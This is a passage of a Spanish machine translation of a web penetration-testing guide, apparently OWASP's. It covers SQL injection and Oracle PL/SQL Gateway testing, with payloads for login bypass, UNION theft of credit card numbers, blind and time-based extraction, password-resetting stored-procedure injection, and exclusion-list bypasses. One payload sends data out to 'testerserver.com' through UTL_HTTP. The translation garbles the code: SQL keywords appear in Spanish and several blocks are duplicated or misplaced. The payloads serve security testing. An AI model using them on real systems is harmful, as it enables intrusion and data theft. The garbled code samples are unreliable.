SELECCIONAR * DE Usuarios DONDE Nombre de usuario = '1' O '1' = '1' Y  
Contraseña='1' O '1' = '1'
```

Si suponemos que los valores de los parámetros se envían al servidor mediante el método GET, y si el dominio del sitio web vulnerable es www.example.com, la petición que realizaremos será:

Después de un breve análisis notamos que la consulta devuelve un valor (o

```
http://www.example.com/index.php?username=1%20or%20  
'1%20=%20'1&contraseña=1%20o%20'1%20=%20'1
```

un conjunto de valores) porque la condición siempre es verdadera (OR 1=1). De esta forma el sistema ha autenticado al usuario sin conocer el nombre de usuario y contraseña.

En algunos sistemas, la primera fila de una tabla de usuarios sería un usuario administrador. Este puede ser el perfil devuelto en algunos casos.

Otro ejemplo de consulta es el siguiente:

```
SELECCIONAR * DESDE Usuarios DONDE ((Nombre de usuario='$nombre de usuario') Y  
(Contraseña=MD5('$contraseña')))
```

En este caso, hay dos problemas, uno por el uso de paréntesis y otro por el uso de la función hash MD5. En primer lugar solucionamos el problema de los paréntesis. Que consiste simplemente en añadir una serie de paréntesis de cierre hasta obtener una consulta corregida. Para resolver el segundo problema, intentamos evadir la segunda condición. Agregamos a nuestra consulta un símbolo final que significa que comienza un comentario. De esta forma, todo lo que sigue a dicho símbolo se considera un comentario. Cada DBMS tiene su propia sintaxis para comentarios; sin embargo, un símbolo común a la gran mayoría de las bases de datos es /*. En Oracle el símbolo es --. Dicho esto, los valores que usaremos como Nombre de usuario y Contraseña son:

```
$nombre de usuario = 1' o '1' = '1')/*
```

```
$contraseña = foo
```

De esta forma obtendremos la siguiente consulta:

```
$contraseña = foo
```

(Debido a la inclusión de un delimitador de comentarios en el valor \$nombre de usuario, se ignorará la parte de la consulta sobre la contraseña).

La solicitud de URL será:

```
$contraseña = foo
```

Esto puede devolver varios valores. A veces, el código de autenticación verifica que el número de registros/resultados devueltos sea

exactamente igual a 1. En los ejemplos anteriores, esta situación sería difícil (en la base de datos solo hay un valor por usuario). Para solucionar este problema, basta con insertar un comando SQL que imponga la condición de que el número de resultados devueltos debe ser uno. (Se devuelve un registro) Para alcanzar este objetivo, utilizamos el operador "LIMIT <num>", donde <num> es el número de resultados/registros que queremos que se devuelvan. Con

Respecto al ejemplo anterior, el valor de los campos Nombre de Usuario y Contraseña se modificará de la siguiente manera:

```
$nombre de usuario = 1' o '1' = '1')) LÍMITE 1/*
```

```
$contraseña = foo
```

De esta forma creamos una solicitud como la siguiente:

```
http://www.example.com/index.php?username=1%20or%20  
'1%20=%20'1)%20LIMIT%201/*&contraseña=foo
```

Ejemplo 2 (sentencia SELECT simple):

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

Cuando el evaluador prueba un valor válido (por ejemplo, 10 en este caso), la aplicación devolverá la descripción de un producto. Una buena forma de comprobar si la aplicación es vulnerable en este escenario es jugar con la lógica, utilizando los operadores AND y OR.

Considere la solicitud:

```
http://www.example.com/product.php?id=10 Y 1=2
```

```
SELECCIONAR * DE productos DONDE id_product=10 Y 1=2
```

En este caso probablemente la aplicación nos devolvería algún mensaje indicándonos que no hay contenido disponible o hay una página en blanco. Luego, el evaluador puede enviar una declaración verdadera y verificar si hay un resultado válido:

```
http://www.example.com/product.php?id=10 Y 1=1
```

Ejemplo 3 (consultas apiladas):

Dependiendo de la API que esté utilizando la aplicación web y de la

Pruebas de penetración de aplicaciones web

DBMS (por ejemplo, PHP + PostgreSQL, ASP+SQL SERVER) puede ser posible ejecutar múltiples consultas en una sola llamada.

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Una forma de explotar el escenario anterior sería:

```
http://www.example.com/product.php?id=10; INSERTAR EN usuarios \(...\)
```

De esta forma es posible ejecutar muchas consultas seguidas e independientemente de la primera consulta.

Tomando huellas dactilares de la base de datos

Incluso el lenguaje SQL es un estándar, cada DBMS tiene su peculiaridad y se diferencia entre sí en muchos aspectos, como comandos especiales, funciones para recuperar datos como nombres de usuarios y bases de datos, características, líneas de comentarios, etc.

Cuando los evaluadores pasan a una explotación de inyección SQL más avanzada, necesitan saber cuál es la base de datos back-end.

1) La primera forma de saber qué base de datos back-end se utiliza es observando el error devuelto por la aplicación. A continuación se muestran algunos ejemplos:

MySQL:

```
Tienes un error en tu sintaxis SQL; revisa el manual  
que corresponde a la versión de su servidor MySQL para el  
sintaxis correcta para usar cerca de "l" en la línea 1
```

Oráculo:

```
ORA-00933: El comando SQL no finalizó correctamente
```

Servidor MS SQL:

```
Error del cliente nativo de Microsoft SQL '80040e14'  
Comillas abiertas después de la cadena de caracteres
```

PostgreSQL:

```
>Error en la consulta: ERROR: error de sintaxis en o cerca  
en el carácter 56 en /www/site/test.php en la línea 121.
```

2) Si no hay ningún mensaje de error o un mensaje de error personalizado, el evaluador puede intentar inyectar en el campo de cadena utilizando la técnica de concatenación:

```
MySQL: 'prueba' + 'ing'  
SQL Server: 'prueba' 'ing'  
Oráculo: 'prueba'||'ing'  
PostgreSQL: 'prueba'||'ing'
```

Técnicas de explotación

Técnica de explotación sindical

El operador UNION se utiliza en inyecciones SQL para unir una consulta, deliberadamente falsificada por el evaluador, a la consulta original.

El resultado de la consulta falsificada se unirá al resultado de la consulta original, lo que permitirá al evaluador obtener los valores de las columnas de otras tablas. Supongamos para nuestros ejemplos que la consulta ejecutada desde el servidor es la siguiente:

```
SELECCIONE Nombre, Teléfono, Dirección DE Usuarios DONDE Id=$id
```

Estableceremos el siguiente valor de \$id:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM Credit-  
Mesa de cartas
```

Tendremos la siguiente consulta:

```
SELECCIONE Nombre, Teléfono, Dirección DE Usuarios DONDE Id=1  
UNION ALL SELECT creditCardNumber,1,1 FROM CreditCard-  
Mesa
```

El cual unirá el resultado de la consulta original con todos los números de tarjetas de crédito en la tabla CreditCardTable. La palabra clave ALL es necesaria para evitar consultas que utilizan la palabra clave DISTINCT.

Además, notamos que además de los números de tarjetas de crédito, hemos seleccionado otros dos valores. Estos dos valores son necesarios porque las dos consultas deben tener el mismo número de parámetros/columnas para evitar un error de sintaxis.

El primer detalle que necesita un evaluador para explotar la vulnerabilidad de inyección SQL utilizando dicha técnica es encontrar el número correcto de columnas en la instrucción SELECT.

Para lograr esto, el evaluador puede usar la cláusula ORDER BY siguiente: indicado por un número que indica la numeración de la columna de la base de datos seleccionada:

```
http://www.example.com/product.php?id=10 PEDIR POR 10--
```

Si la consulta se ejecuta correctamente, el evaluador puede asumir que, en este ejemplo, hay 10 o más columnas en la instrucción SELECT.

Si la consulta falla, la consulta debe devolver menos de 10 columnas. Si hay un mensaje de error disponible, probablemente sería:

```
Columna desconocida '10' en 'cláusula de pedido'
```

Después de que el evaluador descubre el número de columnas, el siguiente paso es averiguar el tipo de columnas. Suponiendo que hubiera 3 columnas en el ejemplo anterior, el evaluador podría probar cada tipo de columna, utilizando el valor NULL como ayuda:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

Si la consulta falla, el evaluador probablemente verá un mensaje como:

Todas las celdas de una columna deben tener el mismo tipo de datos.

Si la consulta se ejecuta correctamente, la primera columna puede ser un número entero. Luego el evaluador puede avanzar más y así sucesivamente:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null-
```

Después de la recopilación exitosa de información, dependiendo de la aplicación, es posible que solo le muestre al evaluador el primer resultado, porque la aplicación trata solo la primera línea del conjunto de resultados. En este caso, es posible utilizar una cláusula LIMIT o el evaluador puede establecer un valor no válido, haciendo que solo la segunda consulta sea válida (suponiendo que no haya ninguna entrada en la base de datos cuyo ID sea 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT  
1,1,null-
```

Técnica de explotación booleana

La técnica de explotación booleana es muy útil cuando el evaluador encuentra una situación de inyección SQL ciega, en la que no se sabe nada sobre el resultado de una operación. Por ejemplo, este comportamiento ocurre en los casos en que el programador ha creado una página de error personalizada que no revela nada sobre la estructura de la consulta o la base de datos. (La página no devuelve un error de SQL, puede que simplemente devuelva un HTTP 500, 404 o una redirección).

Utilizando métodos de inferencia, es posible evitar este obstáculo y así lograr recuperar los valores de algunos campos deseados. Este método consiste en realizar una serie de consultas booleanas al servidor, observar las respuestas y finalmente deducir el significado de dichas respuestas. Consideraremos, como siempre, el dominio www.example.com y suponemos que contiene un parámetro llamado id vulnerable a la inyección SQL. Esto significa que realizar la siguiente solicitud:

```
http://www.example.com/index.php?id=1
```

Obtendremos una página con un mensaje de error personalizado que se debe a un error sintáctico en la consulta. Supongamos que la consulta ejecutada en el servidor es:

```
SELECCIONE campo1, campo2, campo3 DE Usuarios DONDE Id=$id'
```

Lo cual es explotable mediante los métodos vistos anteriormente. Lo que queremos obtener son los valores del campo de nombre de usuario. Las pruebas que ejecutaremos nos permitirán obtener el valor del campo nombre de usuario, extrayendo dicho valor carácter a carácter. Esto es posible mediante el uso de algunas funciones estándar, presentes en prácticamente todas las bases de datos. Para nuestros ejemplos, usaremos las siguientes pseudofunciones:

SUBSTRING (texto, inicio, longitud): devuelve una subcadena que comienza en la posición "inicio" del texto y de longitud "longitud". I

Si "inicio" es mayor que la longitud del texto, la función devuelve un valor nulo.

ASCII (char): devuelve el valor ASCII del carácter de entrada. Se devuelve un valor nulo si char es 0.

LONGITUD (texto): devuelve el número de caracteres del texto ingresado.

A través de dichas funciones ejecutaremos nuestras pruebas sobre el primer carácter y, cuando hayamos descubierto el valor, pasaremos al segundo y así sucesivamente, hasta haber descubierto el valor completo. Las pruebas aprovecharán la función SUBSTRING, para seleccionar solo un carácter a la vez (seleccionar un solo carácter significa imponer el parámetro de longitud a 1), y la función ASCII, para obtener el valor ASCII, de modo que podemos hacer una comparación numérica. Los resultados de la comparación se harán con todos los valores de la tabla ASCII, hasta encontrar el valor correcto.

Como ejemplo, usaremos el siguiente valor para id:

```
$id=1' AND ASCII(SUBSTRING(nombre de usuario,1,1))=97 AND '1='1
```

Eso crea la siguiente consulta (de ahora en adelante la llamaremos "consulta inferencial"):

```
SELECCIONE campo1, campo2, campo3 DE Usuarios DONDE Id='1' Y  
ASCII(SUBSTRING(nombre de usuario,1,1))=97 Y '1='1'
```

El ejemplo anterior devuelve un resultado si y sólo si el primer carácter del campo nombre de usuario es igual al valor ASCII 97. Si obtenemos un valor falso, entonces aumentamos el índice de la tabla ASCII de 97 a 98 y repetimos la solicitud. Si por el contrario obtenemos un valor verdadero, ponemos a cero el índice de la tabla ASCII y analizamos el siguiente carácter, modificando los parámetros de la función SUBSTRING. El problema es entender de qué manera podemos distinguir las pruebas que devuelven un valor verdadero de aquellas que devuelven falso.

Para ello, creamos una consulta que siempre devuelve falso. Esto es posible utilizando el siguiente valor para id:

```
$id=1' Y '1' = '2
```

Lo que creará la siguiente consulta:

```
SELECCIONE campo1, campo2, campo3 DE los usuarios DONDE Id='1' Y '1'  
= '2'
```

La respuesta obtenida del servidor (es decir, el código HTML) será el valor falso para nuestras pruebas. Esto es suficiente para verificar si el valor obtenido de la ejecución de la consulta inferencial es igual al valor obtenido con la prueba ejecutada anteriormente.

A veces, este método no funciona. Si el servidor devuelve dos páginas diferentes como resultado de dos solicitudes web consecutivas idénticas, no podremos discriminar el valor verdadero del valor falso. En estos casos particulares, es necesario utilizar filtros particulares que nos permitan eliminar el código que cambia entre las dos solicitudes y obtener una plantilla. Posteriormente, por cada solicitud inferencial ejecutada, extraeremos la plantilla relativa de la respuesta usando la misma función, y realizaremos un control entre las dos plantillas para decidir el resultado de la prueba.

Pruebas de penetración de aplicaciones web

En la discusión anterior, no hemos tratado el problema de determinar la condición de terminación de nuestras pruebas, es decir, cuándo debemos finalizar el procedimiento de inferencia.

Una técnica para hacer esto utiliza una característica de la función SUBSTRING y la función LONGITUD. Cuando la prueba compara el carácter actual con el código ASCII 0 (es decir, el valor nulo) y la prueba devuelve el valor verdadero, entonces, o hemos terminado con el procedimiento de inferencia (hemos escaneado toda la cadena), o el valor que hemos analizado contiene el carácter nulo.

Insertaremos el siguiente valor para el campo Id:

```
$id=' AND LENGTH(nombre de usuario)=N AND '1' = '1'
```

Donde N es el número de caracteres que hemos analizado hasta el momento (sin contar el valor nulo). La consulta será:

```
SELECCIONE campo1, campo2, campo3 DE Usuarios DONDE Id='1' Y
LONGITUD(nombre de usuario)=N Y '1' = '1'
```

La consulta devuelve verdadero o falso. Si obtenemos verdadero, entonces hemos completado la inferencia y, por tanto, conocemos el valor del parámetro. Si obtenemos falso, esto significa que el carácter nulo está presente en el valor del parámetro, y debemos continuar analizando el siguiente parámetro hasta encontrar otro valor nulo.

El ataque de inyección SQL ciega necesita un gran volumen de consultas. Es posible que el evaluador necesite una herramienta automática para explotar la vulnerabilidad.

Técnica de explotación basada en errores

Una técnica de explotación basada en errores es útil cuando el evaluador, por algún motivo, no puede explotar la vulnerabilidad de inyección SQL utilizando otra técnica como UNION. La técnica basada en errores consiste en forzar a la base de datos a realizar alguna operación cuyo resultado será un error. El punto aquí es intentar extraer algunos datos de la base de datos y mostrarlos en el mensaje de error. Esta técnica de explotación puede ser diferente de DBMS a DBMS (consulte la sección específica de DBMS).

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

La solicitud maliciosa sería (por ejemplo, Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.
GET_HOST_NAME ((SELECCIONAR usuario DE DUAL))--
```

En este ejemplo, el evaluador concatena el valor 10 con el resultado de la función UTL_INADDR.GET_HOST_NAME. Esta función de Oracle intentará devolver el nombre de host del parámetro

se le pasa, que es otra consulta, el nombre del usuario. Cuando la base de datos busca un nombre de host con el nombre de la base de datos del usuario, fallará y devolverá un mensaje de error como:

```
ORA-292257: host SCOTT desconocido
```

Entonces el probador puede manipular el parámetro pasado a GET_HOST_NAME() y el resultado se mostrará en el error mensaje.

Técnica de explotación fuera de banda

Esta técnica es muy útil cuando el evaluador encuentra una situación de inyección SQL ciega, en la que no se sabe nada sobre el resultado de una operación. La técnica consiste en el uso de funciones DBMS para realizar una conexión fuera de banda y entregar los resultados de la consulta inyectada como parte de la solicitud al servidor del tester. Al igual que las técnicas basadas en errores, cada DBMS tiene sus propias funciones. Consulte la sección DBMS específica.

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

La solicitud maliciosa sería:

```
http://www.example.com/product.php?id=10||UTL_HTTP.
request('testerserver.com:80'||(SELECCIONAR usuario DE DUAL))--
```

En este ejemplo, el probador está concatenando el valor 10 con el resultado de la función UTL_HTTP.request. Esta función de Oracle intentará conectarse al 'testerserver' y realizar una solicitud HTTP GET que contenga el resultado de la consulta "SELECCIONAR usuario DE DUAL". El evaluador puede configurar un servidor web (por ejemplo, Apache) o utilizar la herramienta Netcat:

```
/home/probador/nc -nLp 80
OBTENER /SCOTT HTTP/1.1 Host: testerserver.com Conexión: cerrar
```

Técnica de explotación con retardo de tiempo.

La técnica de explotación booleana es muy útil cuando el evaluador encuentra una situación de inyección SQL ciega, en la que no se sabe nada sobre el resultado de una operación. Esta técnica consiste en enviar una consulta inyectada y en caso de que el condicional sea verdadero, el tester puede monitorear el tiempo que tarda el servidor en responder. Si hay un retraso, el evaluador puede asumir que el resultado de la consulta condicional es verdadero. Esta técnica de explotación puede ser diferente de DBMS a DBMS (consulte la sección específica de DBMS).

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

La solicitud maliciosa sería (por ejemplo, MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() como '5%',  
sleep(10), 'false'))-
```

En este ejemplo, el evaluador verifica si la versión de MySql es 5.x o no, lo que hace que el servidor retrace la respuesta 10 segundos.

El evaluador puede aumentar el tiempo de demora y monitorear las respuestas.

El evaluador tampoco necesita esperar la respuesta. A veces puede establecer un valor muy alto (por ejemplo, 100) y cancelar la solicitud después de unos segundos.

Inyección de procedimiento almacenado

Cuando se utiliza SQL dinámico dentro de un procedimiento almacenado, la aplicación debe desinfectar adecuadamente la entrada del usuario para eliminar el riesgo de inyección de código. Si no se desinfecta, el usuario podría ingresar SQL malicioso que se ejecutará dentro del procedimiento almacenado.

Considere el siguiente procedimiento almacenado de SQL Server:

```
Crear procedimiento user_login @username varchar(20), @passwd varchar(20) Como  
Declarar @sqlstring varchar(250) Establecer @sqlstring = ,  
'Seleccione 1, de los usuarios Donde nombre de usuario =@nombredeusuario  
contraseña = + + @passwd ejecutivo(@sqlstring) Ir
```

Entrada del usuario: cualquier nombre de usuario o 1=1' cualquier contraseña

Este procedimiento no desinfecta la entrada, por lo que permite que el valor de retorno muestre un registro existente con estos parámetros.

NOTA: Este ejemplo puede parecer poco probable debido al uso de SQL dinámico para iniciar sesión como usuario, pero considere una consulta de informes dinámicos donde el usuario selecciona las columnas que desea ver. El usuario podría insertar mensajes maliciosos código engañoso en este escenario y comprometer los datos.

Considere el siguiente procedimiento almacenado de SQL Server:

```
Crear procedimiento get_report @columnnamelist varchar(7900) Como  
Declarar @sqlstring varchar(8000) Establecer @sqlstring = 'Seleccionar' + @  
lista de columnas + 'del ejecutivo de ReportTable'(@sqlstring) Ir
```

Entrada del usuario:

1 de usuarios; actualizar usuarios establecer contraseña = 'contraseña'; seleccionar *

Esto hará que el informe se ejecute y se actualicen las contraseñas de todos los usuarios.

Exploitación automatizada

La mayoría de las situaciones y técnicas presentadas aquí se pueden realizar de forma automatizada utilizando algunas herramientas. En este artículo, el evaluador puede encontrar información sobre cómo realizar una auditoría automatizada utilizando SQLMap:

https://www.owasp.org/index.php/Automated_Audit_using_Mapa_SQL

Herramientas

- Cadenas Fuzz de inyección SQL (de la herramienta wfuzz):
 <https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt>
- OWASP SQLiX
- Francois Larouche: Herramienta de inyección SQL de múltiples DBMS - [SQL_Power_Injector](#)
- ilo--, Reversing.org - [sqlbf-tools](#)
- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL - <http://sqlmap.org/>
- icesurfer: herramienta de adquisición de SQL Server - [sqlninja](#)
- Pangolin: Herramienta de inyección SQL automatizada - [Pangolin](#)
- Muhamim Dzulfakar: MySqlloit, herramienta de adquisición de inyección MySql - <http://code.google.com/p/mysqlloit/>
- Antonio Parata: Volcado de archivos por inferencia SQL en Mysql - [SQL_Dumper](#)
- bsqlbf, una herramienta de inyección SQL ciega en Perl

Referencias

- [Top 10 2013-A1-Inyección](#)

- [Inyección SQL](#)

Se han creado páginas de Guía de pruebas específicas de tecnología para los siguientes DBMS:

- [Oráculo](#)
- [MySQL](#)
- [Servidor SQL](#)

Libros blancos

- Víctor Chapela: "Inyección SQL Avanzada" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.pdf
- Chris Anley: "Inyección SQL avanzada en aplicaciones de SQL Server" - <https://sparrow.ece.cmu.edu/group/731-s11/readings/anley-sql-inj.pdf>

- Chris Anley: "Inyección SQL más avanzada" - http://www.encription.co.uk/downloads/more_advanced_sql_inyeccion.pdf

- David Litchfield: "Minería de datos con inyección e inferencia SQL" - <http://www.databasesecurity.com/webapps/sqlinference.pdf>

- Imperva: "Inyección SQL ciega" - https://www.imperva.com/lg_lgw.asp?pid=369

- Ferruh Mavituna: "Hoja de referencia de inyección SQL" - <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

- Kevin Spett de SPI Dynamics: "Inyección SQL" - <https://docs.google.com/file/d/0B5CQOTY4YRQCSWRHNkNaaFMyQTA/editar>

- Kevin Spett de SPI Dynamics: "Inyección SQL ciega" - http://www.net-security.org/dl/articles/Blind_SQLInjection.pdf

Pruebas para Oracle

Resumen

Las aplicaciones PL/SQL basadas en web están habilitadas por PL/SQL Gateway, que es el componente que traduce las solicitudes web en consultas de bases de datos. Oracle ha desarrollado una serie de implementaciones de software, que van desde el primer producto de escucha web hasta el módulo Apache mod_plsql y el servidor web de base de datos XML (XDB). Todos tienen sus propias peculiaridades y problemas, cada uno de los cuales se investigará a fondo en este capítulo. Los productos que utilizan PL/SQL Gateway incluyen, entre otros, Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB y Oracle Application Server.

Pruebas de penetración de aplicaciones web

Cómo probar**Cómo funciona la puerta de enlace PL/SQL**

Básicamente, PL/SQL Gateway simplemente actúa como un servidor proxy que toma la solicitud web del usuario y la pasa al servidor de base de datos donde se ejecuta.

- [1] El servidor web acepta una solicitud de un cliente web y determina si debe ser procesado por la puerta de enlace PL/SQL.
- [2] La puerta de enlace PL/SQL procesa la solicitud extrayendo el nombre del paquete solicitado, procedimiento y variables.
- [3] El paquete y el procedimiento solicitados están empaquetados en un bloque de PL/SQL anónimo y enviado al servidor de la base de datos.
- [4] El servidor de base de datos ejecuta el procedimiento y envía el los resultados regresan a la puerta de enlace como HTML.
- [5] La puerta de enlace envía la respuesta, a través del servidor web, de vuelta a el cliente.

Comprender este punto es importante: el código PL/SQL no existe en el servidor web sino en el servidor de la base de datos. Esto significa que cualquier debilidad en la puerta de enlace PL/SQL o cualquier debilidad en la aplicación PL/SQL, cuando se explota, le da al atacante acceso directo al servidor de la base de datos; Ninguna cantidad de cortafuegos impedirá esto.

Las URL para aplicaciones web PL/SQL normalmente son fácilmente reconocibles y generalmente comienzan con lo siguiente (xyz puede ser cualquier cadena y representa un descriptor de acceso a la base de datos, sobre el cual aprenderá más adelante):

```
http://www.ejemplo.com/pls/xyz
http://www.ejemplo.com/xyz/owa
http://www.example.com/xyz/plsql
```

Mientras que el segundo y el tercero de estos ejemplos representan URL de versiones anteriores de PL/SQL Gateway, el primero es de versiones más recientes que se ejecutan en Apache. En el archivo de configuración de Apache plsql.conf, /pls es el valor predeterminado, especificado como Ubicación con el módulo PLS como controlador. Sin embargo, no es necesario que la ubicación sea /pls. La ausencia de una extensión de archivo en una URL podría indicar la presencia de Oracle PL/SQL Gateway. Considere la siguiente URL:

```
http://www.server.com/aaa/bbb/yyyy.yyyy
```

Si xxxx.yyyy fuera reemplazado por algo como "ebank.home", "store.welcome", "auth.login" o "books.search", entonces existe una gran posibilidad de que se esté utilizando la puerta de enlace PL/SQL. También es posible anteponer el paquete y el procedimiento solicitados con el nombre del usuario propietario, es decir, el esquema; en este caso, el usuario es "usuario web":

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

En esta URL, xyz es el descriptor de acceso a la base de datos o DAD. Un DAD especifica información sobre el servidor de la base de datos para que la puerta de enlace PL/SQL pueda conectarse. Contiene información como la cadena de conexión TNS, el ID de usuario y la contraseña, métodos de autenticación, etc. Estos DAD se especifican en el archivo de configuración de Apache dads.conf en versiones más recientes o en el archivo wdbsvr.app en versiones anteriores. Algunos DAD predeterminados incluyen lo siguiente:

SIMPLIDAD**HTMLDB****ORASO****SSODAD****PORTAL****PORTAL2****PORTAL30****PORTAL30_SSO****PRUEBA****PAPÁ****APLICACIÓN****EN LÍNEA****DB****OWA****Determinar si la puerta de enlace PL/SQL se está ejecutando**

Al realizar una evaluación de un servidor, primero es importante saber con qué tecnología se está tratando realmente. Si aún no lo sabe, por ejemplo, en un escenario de evaluación de caja negra, lo primero que debe hacer es resolverlo. Reconocer una aplicación PL/SQL basada en web es bastante fácil. Primero, está el formato de la URL y su apariencia, discutido anteriormente. Más allá de eso, existe un conjunto de pruebas simples que se pueden realizar para comprobar la existencia del PL/

Puerta de enlace SQL..

Encabezados de respuesta del servidor

Los encabezados de respuesta del servidor web son un buen indicador de si el servidor está ejecutando la puerta de enlace PL/SQL. La siguiente tabla enumera algunos de los encabezados de respuesta típicos del servidor:

Servidor-de-aplicaciones-Oracle-10g**Servidor-de-aplicaciones-Oracle-10g/10.1.2.0.0 Servidor-HTTP-Oracle****Servidor-de-aplicaciones-Oracle-10g/9.0.4.1.0 Servidor-HTTP-Oracle****Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)****Servidor-de-aplicaciones-Oracle-10g/9.0.4.0.0****Servidor HTTP Oracle con tecnología Apache****Servidor HTTP Oracle con tecnología Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a****Servidor HTTP Oracle con tecnología Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d****Servidor HTTP Oracle con tecnología Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e****Servidor HTTP Oracle con tecnología Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e****Servidor HTTP Oracle con tecnología Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c****Servidor HTTP Oracle con tecnología Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b****Servidor HTTP Oracle con tecnología Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0****Oracle_Web_Listener/4.0.7.1.0Edición empresarial****Oracle_Web_Listener/4.0.8.2Edición empresarial****Oracle_Web_Listener/4.0.8.1.0Edición empresarial****Oracle_Web_listener3.0.2.0.0/2.14FC1****Oracle9IAS/9.0.2 Servidor HTTP de Oracle****Oracle9IAS/9.0.3.1 Servidor HTTP de Oracle**

La prueba NULA

En PL/SQL, "nulo" es una expresión perfectamente aceptable:

```
SQL> COMENZAR
2 NULO;
3 FINAL;
4 /
```

El procedimiento PL/SQL se completó con éxito.

Podemos usar esto para probar si el servidor está ejecutando la puerta de enlace PL/SQL. Simplemente tome el DAD y agregue NULL, luego agregue NO-SUCHPROC:

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

Si el servidor responde con una respuesta 200 OK para el primero y un 404 No encontrado para el segundo entonces indica que el servidor está ejecutando la puerta de enlace PL/SQL.

Acceso a paquetes conocidos

En versiones anteriores de PL/SQL Gateway, es posible acceder directamente a los paquetes que forman el PL/SQL Web Toolkit, como los paquetes OWA y HTP. Uno de estos paquetes es el paquete OWA_UTIL, del que hablaremos más adelante. Este paquete contiene un procedimiento llamado FIRMA y simplemente genera en HTML una firma PL/SQL. Así solicitando

```
"Esta página fue producida por PL/SQL Web Toolkit el día de la fecha"
```

devuelve el siguiente resultado en la página web

```
"Esta página fue producida por el cartucho PL/SQL el día de la fecha"
```

o

```
"Esta página fue producida por el cartucho PL/SQL el día de la fecha"
```

Si no recibe esta respuesta pero recibe una respuesta 403 Prohibido, puede inferir que la puerta de enlace PL/SQL se está ejecutando. Esta es la respuesta que debería obtener en versiones posteriores o sistemas parcheados.

Acceso a paquetes PL/SQL arbitrarios en la base de datos

Es posible explotar vulnerabilidades en los paquetes PL/SQL que se instalan por defecto en el servidor de la base de datos. La forma de hacer esto depende de la versión de PL/SQL Gateway. En versiones anteriores de PL/SQL Gateway, no había nada que impidiera que un atacante accediera a un paquete PL/SQL arbitrario en el servidor de la base de datos. Mencionamos el paquete OWA_UTIL anteriormente. Esto se puede utilizar para ejecutar consultas SQL arbitrarias:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?
P_THEQUERY=SELECCIONAR+NOMBRE DE USUARIO+DE+TODOS_USUARIOS
```

Los ataques de Cross Site Scripting podrían lanzarse a través del paquete HTP.

edad:

```
http://www.example.com/pls/dad/HTP.PRINT?C-
BUF=<script>alert('XSS')</script>
```

Claramente, esto es peligroso, por lo que Oracle introdujo una lista de exclusión de PLSQL para evitar el acceso directo a procedimientos tan peligrosos.

Los elementos prohibidos incluyen cualquier solicitud que comience con SYS.*, cualquier solicitud que comience con DBMS_*, cualquier solicitud con HTP.* u OWA*. Sin embargo, es posible omitir la lista de exclusión. Es más, la lista de exclusión no impide el acceso a paquetes en los esquemas CTXSYS y MDSYS u otros, por lo que es posible explotar fallos en estos paquetes:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALI-DATE_STMT?
SQLSTMT=SELECT+1+FROM+DUAL
```

Esto devolverá una página HTML en blanco con una respuesta 200 OK si el servidor de la base de datos aún es vulnerable a esta falla (CVE-2006-0265)

Prueba de fallas en la puerta de enlace PL/SQL

A lo largo de los años, Oracle PL/SQL Gateway ha sufrido una serie de fallas, incluido el acceso a las páginas de administración (CVE-2002-0561), desbordamientos de búfer (CVE-2002-0559), errores de recorrido de directorios y vulnerabilidades que permiten a los atacantes eludir la lista de exclusión y acceder y ejecutar paquetes PL/SQL arbitrarios en el servidor de bases de datos.

Omitir la lista de exclusión de PL/SQL

Es increíble cuántas veces Oracle ha intentado corregir fallas que permiten a los atacantes eludir la lista de exclusión. Cada parche que ha producido Oracle ha sido víctima de una nueva técnica de derivación.

La historia de esta lamentable historia se puede encontrar aquí: <http://seclists.org/fulldisclosure/2006/Feb/0011.html>

Omitir la lista de exclusión: método 1

Cuando Oracle introdujo por primera vez la Lista de exclusión de PL/SQL para evitar que los atacantes accedan a paquetes PL/SQL arbitrarios, se podría omitir trivialmente antecediendo el nombre del esquema/paquete con un carácter de nueva línea codificado en hexadecimal, un espacio o una tabulación:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 2

Las versiones posteriores de Gateway permitieron a los atacantes eludir la lista de exclusión precediendo el nombre del esquema/paquete con una etiqueta. En PL/SQL, una etiqueta apunta a una línea de código a la que se puede saltar usando la instrucción GOTO y toma la siguiente forma: <>NOMBRE>>

```
http://www.example.com/pls/dad/<>LBL>>SYS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 3

